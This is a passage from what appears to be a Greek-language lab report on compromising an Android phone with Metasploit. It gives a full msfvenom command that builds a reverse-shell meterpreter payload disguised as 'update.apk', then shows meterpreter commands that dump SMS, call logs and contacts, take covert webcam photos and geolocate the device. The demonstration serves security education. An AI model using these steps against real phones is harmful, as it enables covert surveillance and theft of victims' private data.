
Μέσω αυτής της εντολής θα βρεθεί η ip υπολογιστή η οποία θα χρησιμοποιηθεί ως lhost (Εικόνα 14)



Εικόνα 14.

### Δημιουργία apk αρχείου


Τώρα χρειάζεται να δημιουργηθεί μια υποτιθέμενη εφαρμογή όπου θα εγκατασταθεί στο κινητό του θύματος, στην οποία θα δημιουργηθεί η σύνδεση με τον υπολογιστή. Ανοίγοντας ένα νέο παράθυρο τερματικού στον υπολογιστή και πληκτρολογώντας την εντολή `msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.69 lport=3333 R > update.apk` δημιουργείτε ένα apk. αρχείο. (Εικόνα 15)



Εικόνα 15.

## Αλλαγή του LPORT

Αλλάζεται η LPORT και μπαίνει αυτή που είχε οριστεί πιο πριν για να πραγματοποιείται η σύνδεση. (Εικόνα 16)




Εικόνα 16.

## Εγκατάσταση της εφαρμογής

Σε αυτή τη περίπτωση η εγκατάσταση της εφαρμογής θα γίνει περνώντας την μέσω ενός καλωδίου usb στο κινητό.

Αφού τελειώσει το κατέβασμα του προγράμματος και γίνει η εγκατάσταση του στη συσκευή είναι όλα έτοιμα για να ξεκινήσει η εκμετάλλευση των αρχείων που βρίσκονται μέσα ή οποιαδήποτε άλλη χρήση επιθυμεί ο επιτιθέμενος. (Εικόνα 17)




Εικόνα 17.




## Εκκίνηση και απόδειξη εκμετάλλευσης

Πρώτα πρέπει να ανοιχτεί shell του meterpreter ώστε να δοθούν οι εντολές που θα πραγματοποιήσουν την εκμετάλλευση. (Εικόνα 18)



Εικόνα 18.

Γράφοντας την εντολή `help` εμφανίζονται όλες οι εντολές που θα μπορούσαν να χρησιμοποιηθούν. (Εικόνα 19)



Εικόνα 19.


## 8. Αποτελέσματα

### Αποτελέσματα εισβολής μέσω του Msf Venom


Στις παρακάτω εικόνες θα παρατεθούν κάποια παραδείγματα με εντολές που δείχνουν ότι υπάρχει πρόσβαση στο κινητό του θύματος.

#### Εντολή `dump_sms`

Μέσω αυτής της εντολής θα εμφανιστούν τα μηνύματα που υπάρχουν μέσα στη συσκευή. (Εικόνες 20,21,22)



Εικόνα 20.




Εικόνα 21.




Εικόνα 22.

## Εντολή dump\_calllog


Μέσω αυτή της εντολής εμφανίζεται ο κατάλογος των κλήσεων που υπάρχουν μέσα στη συσκευή και για ευνόητους λόγους έχουν σβηστεί τα ονόματα και τα δύο τελευταία ψηφία (Εικόνες 23,24,25)



Εικόνα 23.



Εικόνα 24.




Εικόνα 25.

## Εντολή `dump_contacts`


Μέσω αυτής της εντολής θα εμφανιστούν όλες οι επαφές που περιέχονται μέσα στη συσκευή. (Εικόνες 26,27,28)



Εικόνα 26.



Εικόνα 27.




Εικόνα 28.


### Εντολή webcam\_snap

Μέσω αυτής της εντολής η συσκευή τραβάει μια φωτογραφία χωρίς βέβαια ο χρήστης να το καταλάβει ή να πατήσει κάποιο κουμπί της συσκευής. (Εικόνες 29,30)





Εικόνα 29.



Εικόνα 30.

## Εντολή geolocate

Μέσω αυτής της εντολής εντοπίζεται η ακριβής θέση της συσκευής στο χάρτη. (Εικόνα 31)

